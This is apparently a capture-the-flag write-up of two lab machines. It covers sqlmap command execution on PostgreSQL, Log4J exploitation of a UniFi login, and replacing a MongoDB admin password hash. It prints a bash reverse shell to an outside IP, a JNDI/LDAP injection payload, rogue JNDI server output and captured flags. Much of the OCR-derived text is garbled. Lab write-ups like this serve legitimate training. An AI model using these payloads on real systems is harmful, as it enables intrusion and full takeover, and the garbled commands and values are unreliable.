[20:24:46] [INFO] fingerprinting the back-end DBMS operating system
[20:24:48] [INFO] the back-end DBMS operating system is Linux

[20:24:49] [INFO] testing if current user is DBA
[20:24:51] [INFO] retrieved: '1'
[20:24:51] [INFO] going to use 'COPY ... FROM PROGRAM ...' command execution
[20:24:51] [INFO] calling Linux OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a]

[20:25:47] [WARNING] turning off pre-connect mechanism because of connection reset(s)
[20:25:47] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)

[20:25:49] [INFO] retrieved: 'postgres'
command standard output: 'postgres'
os-shell> bash -c "bash -i >/dev/tcp/10.10.14.43/443 0>1"

do you want to retrieve the command standard output? [Y/n/a]

[20:29:04] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)

```
kali (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~ - Kali Linux Terminal
File Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~ x kali@kali: ~ x
global
pg_commit_ts
pg_dynshmem
pg_logical
pg_multixact
pg_notify
pg_replslot
pg_serial
pg_snapshots
pg_stat
pg_stat_tmp
pg_subtrans
pg_tblspc
pg_twophase
PG_VERSION
pg_wal
pg_xact
postgresql.auto.conf
postmaster.opts
postmaster.pid
postgres@vaccine:~$ cd ..
cd ..
postgres@vaccine:~$ ls
ls
main
postgres@vaccine:~$ cd ..
cd ..
postgres@vaccine:~$ ls
ls
11
user.txt
postgres@vaccine:~$ cat user.txt
cat user.txt
ec9b13ca4d6229cd5cc1e09980965bf7
postgres@vaccine:~$
```

Submit Root Flag

- **Flag:** dd6e058e814260bc70e9bbdef2715849
 - **Details:** Represents full control over the system.

```
root@vaccine:~# whoami
root
root@vaccine:~# ls
11 user.txt
root@vaccine:~# cd ..
root@vaccine:~/var/lib# ls
AccountsService cloud      dpkg     initramfs-tools  misc      php      private   systemd      update-manager  vmware
apache2      command-not-found fwupd    landscape      os-prober  plymouth  python   ubuntu-release-upgrader update-notifier
apt          dbus        git       logrotate     Packagekit polkit-1 snapd   ubuntu-advantage  usbutils
boldt        dhcpc      grub      man-db       pam       postgresql sudo    ucf
root@vaccine:~/var/lib# cd ..
root@vaccine:~# ls
bin  cdmrom  etc  initrd.img  lib  lib64  lost+found  mnt  proc  run  snap  sys  usr  vmlinuz
boot dev  home  initrd.img.old lib32 libx32  media      opt  root  sbin  srv  tmp  var  vmlinuz.old
root@vaccine:~# ls
pg_hba.conf  root.txt  snap
root@vaccine:~# cat root.txt
root@vaccine:~# dd6e058e8142460bc70e9bbdef2715849
root@vaccine:~#
```

Congratulations! You have successfully exploited the Vaccine challenge. Best of luck in capturing flags ahead!

Conclusion

"Vaccine" demonstrates the importance of securing FTP services, cracking passwords from protected files, exploiting web vulnerabilities, and leveraging misconfigurations for privilege escalation.

Introduction

The "Unified" lab offers a hands-on experience in exploiting the Log4J vulnerability within the UniFi Network application. It covers network scanning, leveraging vulnerabilities for remote code execution, and privilege escalation through MongoDB manipulation.

Tasks and Findings

Task 1: Open Ports

- Question:** First four open ports?
- Answer:** 22, 6789, 8080, 8443
- Details:** Identifying open ports is crucial for determining potential attack vectors.

```
Date: Fri, 09 Feb 2024 01:18:48 GMT
Connection: close
<!doctype html><html lang="en"><head><title>HTTP Status 400
Request</title><style type="text/css">body {font-family:Tahoma,Arial,sans-serif;} h1, h2, h3, b {color:white;background-color:#525D76;} h1 {font-size:16px;} h3 {font-size:14px;} p {font-size:12px;} a {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head><b>400
Request</h1></body></html>
Socks5:
HTTP/1.1 400
Content-Type: text/html;charset=utf-8
Content-Language: en
Content-Length: 435
Date: Fri, 09 Feb 2024 01:18:49 GMT
Connection: close
<!doctype html lang="en"><head><title>HTTP Status 400
Request</title><style type="text/css">body {font-family:Tahoma,Arial,sans-serif;} h1, h2, h3, b {color:white;background-color:#525D76;} h1 {font-size:16px;} h3 {font-size:14px;} p {font-size:12px;} a {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head><b>400
Request</h1></body></html>
8443/tcp open  ssl/nagios-nsca Nagios NSCA
http-title: UniFi Network
Requested resource was /manage/account/login?redirect=%2Fmanage
ssl-cert: Subject: commonName=UniFi/organizationName=Ubiquiti Inc./stateOrProvinceName=New York/countryName=US
Subject Alternative Name: DNS:UniFi
Not valid before: 2021-12-30T21:37:24
Not valid after: 2024-04-03T21:37:24
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/ice :
SF-Port8080-TCP:V=7.94SVN%I=7%D=2%Time=65C57D74%P=x86_64-pc-linux-gnu%R
The software that is running on port 8443

Which are the first four open ports?

kali@kali: ~[~]
$ nmap -sV -sc -T4 -Pn --min-rate=1000 --max-retries=1 10.129.96.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-09 04:18 EAT
Warning: 10.129.96.149 giving up on port because retransmission cap hit (1).
Nmap scan report for 10.129.96.149
Host is up (0.26s latency).
Not shown: 754 closed tcp ports (conn-refused), 242 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
6789/tcp  open  ibm-db2-admin?
8080/tcp  open  http-proxy
| http-title: Did not follow redirect to https://10.129.96.149:8443/manage
| http-open-proxy: Proxy might be redirecting requests
| fingerprint-strings:
|_ FourOhFourRequest:
|   HTTP/1.1 404
|   Content-Type: text/html;charset=utf-8
|   Content-Language: en
|   Content-Length: 431
|   Date: Fri, 09 Feb 2024 01:18:49 GMT
|   Connection: close
|   <!doctype html lang="en"><head><title>HTTP Status 404
| Found</title><style type="text/css">body {font-family:Tahoma,Arial,sans-serif;} h1, h2, h3, b {color:white;background-color:#525D76;} h1 {font-size:16px;} h3 {font-size:14px;} p {font-size:12px;} a {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head><b>404
| The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.
|_
```

Task 2: Software on Port 8443

- Question:** Title of the software on port 8443?
- Answer:** UniFi Network
- Details:** The presence of UniFi Network software indicates specific vulnerabilities to investigate.


```

kali (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
| Request</title><style type="text/css">body {font-family:Tahoma,Arial,sans-serif;} h1, h2, h3, b {color:white;background-color:#525D76;} h1 {font-size:16px;} h3 {font-size:14px;} p {font-size:12px;} a {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head><b>400</b>
| Request</h1></body></html>
| Socks5:
| HTTP/1.1 400
| Content-Type: text/html;charset=utf-8
| Content-Language: en
| Content-Length: 435
| Date: Fri, 09 Feb 2024 01:18:49 GMT
| Connection: close
| <!doctype html><html lang="en"><head><title>HTTP Status 400</title></head><body>HTTP Status 400</body>
| Request</title><style type="text/css">body {font-family:Tahoma,Arial,sans-serif;} h1, h2, h3, b {color:white;background-color:#525D76;} h1 {font-size:16px;} h3 {font-size:14px;} p {font-size:12px;} a {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head><b>400</b>
| Request</h1></body></html>
8443/tcp open  ssl/nagios-nsca Nagios NSCA
| http-title: Unifi Network
| Requested resource was /manage/account/login?redirect=%2Fmanage
| ssl-cert: Subject: commonName=Unifi/organizationName=Ubiquiti Inc./stateOrProvinceName=New York/countryName=US
| Subject Alternative Name: DNS:Unifi
| Not Valid before: 2021-12-30T21:37:24
| Not Valid after: 2024-04-03T21:37:24
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/ice:
SF-Port8080-TCP:V=7.94SVN%I=7%D=2/9%Time=65C57D74%P=x86_64-pc-linux-gnu%R
SF:HTTPOptions,84,"HTTP/1.1\x20302\x20\r\nLocation:\x20http://localhost:8
SF:080/manage\r\nContent-Length:\x200\r\nDate:\x20Fri,\x2009\x20Feb\x20202
SF:4\x2001:18:48\x20GMT\r\nConnection:\x20close\r\n\r\n")%r(RTSPRequest,24

```

Task 3: Software Version

- Question:** Version of the software?
- Answer:** 6.4.54
- Details:** Knowing the version helps in pinpointing specific vulnerabilities like CVE-2021-44228.



Task 4: Identified Vulnerability

- Question:** CVE for the identified vulnerability?
- Answer:** CVE-2021-44228
- Details:** This CVE is related to the Log4J vulnerability, exploitable for remote code execution.

UniFi Network Application 6.5.54

Bugfixes

- Fix a security vulnerability found in a 3rd party library ([CVE-2021-44228](#)).

Additional information

(Recommended) - Create an up-to-date backup before upgrading your UniFi Network Application settings in the event any issues are encountered.

Existing UniFi Network Applications must be on one of the following versions in order to upgrade directly to this version:

6.5.54 and earlier 6.5.x versions.
6.4.54 and earlier 6.4.x versions.
6.3.51 and earlier 6.3.x versions.
6.2.26 and earlier 6.2.x versions.
6.1.19 and earlier 6.1.x versions.
6.0.45 and earlier 6.0.x versions.

UniFi Network Application updates may cause your adopted devices to reprovision.
An updated/current version of Java 8 must be installed on the system hosting the UniFi Network Application. Java 9 and later are not yet supported.

Version history

- 8.0.28 Official 18 days ago
- 8.0.26 Official a month ago
- 8.0.24 Official 2 months ago
- 8.0.7 Official 3 months ago
- 7.5.187 Official 4 months ago

Task 5: Injection Protocol

- Question:** Protocol leveraged in JNDI injection?
- Answer:** LDAP
- Details:** LDAP protocol is used in the [Log4J vulnerability](#) for injecting malicious payloads.

Request

```

1 POST /api/login HTTP/1.1
2 Host: 10.129.132.89:8443
3 Content-Length: 106
4 Sec-Dh-Ua: "�comium";v="121", "Not A(Brand";v="99"
5 Sec-Ch-Ua: "Android";v="10.0", "Linux"
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/121.0.6167.85 Safari/537.36
8 Content-Type: application/json; charset=utf-8
9 Accept: */*
10 Origin: https://10.129.132.89:8443
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: https://10.129.132.89:8443/manage/account/login?redirect=%2Fmanage
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Priority: u1,1
18 Connection: close
19
20 {
    "username": "test",
    "password": "admin",
    "remember": "$ijndi:lamp://10.10.14.49:1989/ctoncat",
    "strict": true
}

```

Response

```

1 HTTP/1.1 400
2 vary: Origin
3 Access-Control-Allow-Origin: https://10.129.132.89:8443
4 Access-Control-Allow-Credentials: true
5 Access-Control-Expose-Headers:
6 Access-Control-Allow-Origin,Access-Control-Allow-Credentials
7 X-Frame-Options: DENY
8 Content-Type: application/json;charset=UTF-8
9 Content-Length: 64
10 Date: Sat, 10 Feb 2024 20:00:24 GMT
11 Connection: close
12 {
    "meta":{
        "rc": "error",
        "msg": "api.err.InvalidPayload"
    },
    "data": [
    ]
}

```

Task 6: Traffic Interception Tool

- Question:** Tool to intercept traffic?
- Answer:** tcpdump
- Details:** tcpdump is used for capturing network traffic to confirm the attack's success.

```

kali@kali: ~$ sudo tcpdump -i tun0 port 389
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
04:55:45.059729 IP 10.129.109.108.55798 > 10.10.14.43.ldap: Flags [S], seq 65515437, win 64240, options [mss 1362,sackOK,TS val 2949906229 ecr 0,nop,wscale 7], length 0
04:55:45.059766 IP 10.10.14.43.ldap > 10.129.109.108.55798: Flags [R.], seq 0, ack 65515438, win 0, length 0
[...]

```

Task 7: Traffic Inspection Port

- Question:** Port to inspect intercepted traffic?
- Answer:** 389
- Details:** Port 389 is significant as LDAP traffic, related to the Log4J exploit, is transmitted over it.

```

kali@kali: ~$ sudo tcpdump -i tun0 port 389
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
04:55:45.059729 IP 10.129.109.108.55798 > 10.10.14.43.ldap: Flags [S], seq 65515437, win 64240, options [mss 1362,sackOK,TS val 2949906229 ecr 0,nop,wscale 7], length 0
04:55:45.059766 IP 10.10.14.43.ldap > 10.129.109.108.55798: Flags [R.], seq 0, ack 65515438, win 0, length 0
[...]

```

Task 8: MongoDB Service Port

- Question:** Port for MongoDB service?
- Answer:** 27117
- Details:** The MongoDB port is crucial for accessing the database and manipulating data.

```
File Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~ x kali@kali: ~ x

Exception in thread "main" java.net.BindException
at java.base/sun.nio.ch.Net.bind0(N
at java.base/sun.nio.ch.Net.bind(Ne
at java.base/sun.nio.ch.ServerSocke
at java.base/sun.nio.ch.ServerSocke
at java.base/sun.nio.ch.ServerSocke
at jdk.httpserver/sun.net.httpserve
at jdk.httpserver/sun.net.httpserve
at jdk.httpserver/sun.net.httpserve
at jdk.httpserver/com.sun.net.https
at artsploit.HttpServer.start(HttpS
at artsploit.RogueJndi.main(RogueJn
Options: DENY
Type: application/x-jar; charset=UTF-8
Last modified: Feb 2024, 20:16:07 GMT
[(kali㉿kali)-[~]]$ [3] + killed      java -jar rogue-jndi/targ
[(kali㉿kali)-[~]]$ java -jar rogue-jndi/target/RogueJndi-1
--hostname "10.10.14.43"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFF
+-+---+---+---+---+
[R|olgl|u|e|J|n|d|i]
+-+---+---+---+---+
Starting HTTP server on 0.0.0.0:8000
Starting LDAP server on 0.0.0.0:1389
Mapping ldap://10.10.14.43:1389/o=websphere
Mapping ldap://10.10.14.43:1389/o=websphere
Mapping ldap://10.10.14.43:1389/o=tomcat to
Mapping ldap://10.10.14.43:1389/ to artsplo
Mapping ldap://10.10.14.43:1389/o=reference
Mapping ldap://10.10.14.43:1389/o=websphere
Mapping ldap://10.10.14.43:1389/o=websphere
Mapping ldap://10.10.14.43:1389/o=groovy to
Sending LDAP ResourceRef result for o=tomca
uid=999(unifi) gid=999(unifi) groups=999(unifi)
Targets https://10.10.14.43:8443
unifi@unified:/usr/lib/unifi$ group=999(unifi)
group=999(unifi)
bash: syntax error near unexpected token `(
'
unifi@unified:/usr/lib/unifi$ groups=999(unifi)
groups=999(unifi)
bash: syntax error near unexpected token `(
'
unifi@unified:/usr/lib/unifi$ group=999(unifi)
group=999(unifi)
bash: syntax error near unexpected token `(
'
unifi@unified:/usr/lib/unifi$ groups=999(unifi)
groups=999(unifi)
bash: syntax error near unexpected token `(
'
unifi@unified:/usr/lib/unifi$ ps aux | grep mongo
ps aux | grep mongo
unifi          67  0.1  4.2 1103748 85480 ?
              Sl 18:59  0:09 bin/mongod --dbpath
              /usr/lib/unifi/data/db --port 27117 --unix
              SocketPrefix /usr/lib/unifi/run --logRotate
              reopen --logappend --logpath /usr/lib/unifi/logs/mongod.log --pidfilepath /usr/lib/unifi/run/mongod.pid --bind_ip 127.0.0.1
              unifi        2342  0.0  0.0 11468 1036 pts
              /0 S+ 20:21  0:00 grep mongo bytes | 3,682 milli
unifi@unified:/usr/lib/unifi$
```

Task 9: UniFi Default Database

- **Question:** Default database name for UniFi applications?
 - **Answer:** ace
 - **Details:** The 'ace' database is targeted for extracting or manipulating admin credentials.

```
> show databases;  
shshow databases;  
ace          0.002GB  
ace_stat    0.000GB  
admin        0.000GB  
config       0.000GB  
local        0.000GB  
> █
```

Task 10: MongoDB Enumeration Function

- Question:** Function to enumerate users in MongoDB?
- Answer:** db.admin.find()
- Details:** This function is used to list users in the MongoDB database.

```
> use ace
switched to db ace
> db.collection.find()
dbCollectionFind@ace:~$ > db.admin.find()
dbCollectionFind@ace:~$ > db.admin.find()
{
  "_id": ObjectId("61ce278f46e0fb0012d47ee4"),
  "name": "administrator",
  "email": "administrator@unified.htb",
  "x_shadow": "$6$Ry6Vdbse$8enMR5Znxpo.WfCMd/Xk65GwuePxE1M.QP8/qHiQv0PvUc3uhuonK4wcTQFN1CRk3GwQaquyWvCvq81QgPt4.",
  "time_created": NumberLong(1640900495),
  "last_site_name": "default",
  "ui_settings": {
    "neverCheckForUpdate": true,
    "statisticsPreferredTz": "ESTE",
    "statisticsPreferBps": "",
    "tables": {
      "device": {
        "sortBy": "type",
        "isAscending": true,
        "initialColumns": [
          "type",
          "deviceName",
          "status",
          "connection",
          "network",
          "ipAddress",
          "experience",
          "firmwareStatus",
          "firmwareVersion",
          "memoryUsage",
          "cpuUsage",
          "loadAverage",
          "utilization",
          "clients",
          "lastSeen",
          "downlink",
          "uplink",
          "dailyUsage",
          "uptime",
          "wlan2g",
          "radio5g",
          "clients2g",
          "clients5g",
          "ssid",
          "tx",
          "rx",
          "tx2g",
          "tx5g",
          "channel",
          "channel2g",
          "channel5g"
        ],
        "client": {
          "sortBy": "physicalName",
          "isAscending": true,
          "initialColumns": [
            "status",
            "clientName",
            "mac",
            "physicalName",
            "connection",
            "ip",
            "experience",
            "Downlink",
            "Uplink",
            "dailyUsage"
          ],
          "columns": [
            "status",
            "clientName",
            "mac",
            "physicalName",
            "connection",
            "ip",
            "experience",
            "Downlink",
            "Uplink",
            "dailyUsage",
            "uptime",
            "channel",
            "Uplink_a",
            "pPort",
            "signal",
            "txRate",
            "rxRate",
            "first_seen",
            "last_seen",
            "rx_packets",
            "tx_packets"
          ],
          "filters": {
            "status": {
              "active": true
            }
          }
        }
      }
    }
  }
}
```


Task 11: MongoDB Update Function

- Question:** Function to update users in MongoDB?
- Answer:** db.admin.update()
- Details:** Updating user details, especially passwords, is a key step in gaining admin access.

```
lus , macAddress , model , ipAddress , connection , network , experience , firmwareStatus , firmwareVersion , memoryUsage , cpuUsage ,
lodb.admin.update({"_id":ObjectId("61ce278f46e0fb0012d47ee4")},{$set:{'x_shadow':"$6$pwlrr/BSC09102l$QY/GPxXrdrN2vXtrEeuqY0.Zv3x0BuoxlU5sy5/fkC/ .
z.154MDFvJ350cYmya0Ff4Hu8teoxEnC7pR3IdZu1"}})
WriteResult({ "nMatched" : 1, "nUpserted" : 0, "nModified" : 1 })
Read:htb:8443 Request:query parameters
```

Task 12: Root User Password

- Question:** Password for the root user?
- Answer:** NotACrackablePassword4U2022
- Details:** Obtaining root passwords is the pinnacle of system compromise.



Submit User Flag

- Flag:** 6ced1a6a89e666c0620cdb10262ba127
- Details:** Indicates successful user-level system access.

The screenshot shows a terminal window titled "Editor v2023.12.13 - Temporary Project" with the command "kali@kali: ~". The terminal content is as follows:

```
Excep  unifi@unified:/usr/lib/unifi$ cd ..
cd ..
unifi@unified:/usr/lib$ ls
ls
X11      debug  gnupg   jvm    os-release  systemd  unifi
apt      dpkg   gnupg2  locale  sasl2     tar      x86_64-linux-gnu
compat-ld  gcc   gold-ld  mime   ssl      tmpfiles.d
unifi@unified:/usr/lib$ cd ..
cd ..
unifi@unified:/usr$ ls
ls
bin  games  include  lib  local  sbin  share  src  unifi
unifi@unified:/usr$ cd
cd
bash: cd: /home/unifi: No such file or directory
[3]
unifi@unified:/usr$ cd ..
cd ..
$ j  unifi@unified:$ ls
ls
Picke  bin  dev  home  lib64  lmnt  proc  run  srv  tmp  usr
+---+
boot  etc  lib  media  opt  root  sbin  sys  unifi  var
|R|o
+---+
cd /home
Start
Start
Mappi
michael
Mappi
unifi@unified:/home$ cd michael
Mappi
cd michael
Mappi
unifi@unified:/home/michael$ ls
Mappi
ls
Mappi
user.txt
Mappi
unifi@unified:/home/michael$ cat user.txt
cat user.txt
Sendi
6ced1a6a89e666c0620cdb10262ba127
unifi@unified:/home/michael$
```

The terminal shows a user enumeration exploit where the user "unifi" is trying to change directory to "/home/unifi" but fails because it does not exist. The user then navigates to their home directory and finds a file named "user.txt" containing the flag.

- **Submit Root Flag**

- **Flag:** e50bc93c75b634e4b272d2f771c33681
- **Details:** Represents complete system control.

The screenshot shows a terminal window with a banner message:

```
└$ ssh root@unified.htb
root@unified.htb's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

https://ubuntu.com/blog/microk8s-memory-optimisation

root@unified:~#
```

```
root@unified:~# ls
root.txt
root@unified:~# cat root.txt
e50bc93c75b634e4b272d2f771c33681
root@unified:~# █
```

Conclusion

The "Unified" lab demonstrates the criticality of patching known vulnerabilities, like Log4J, and shows the potential for complete system takeover through chained exploits, from remote code execution to database manipulation.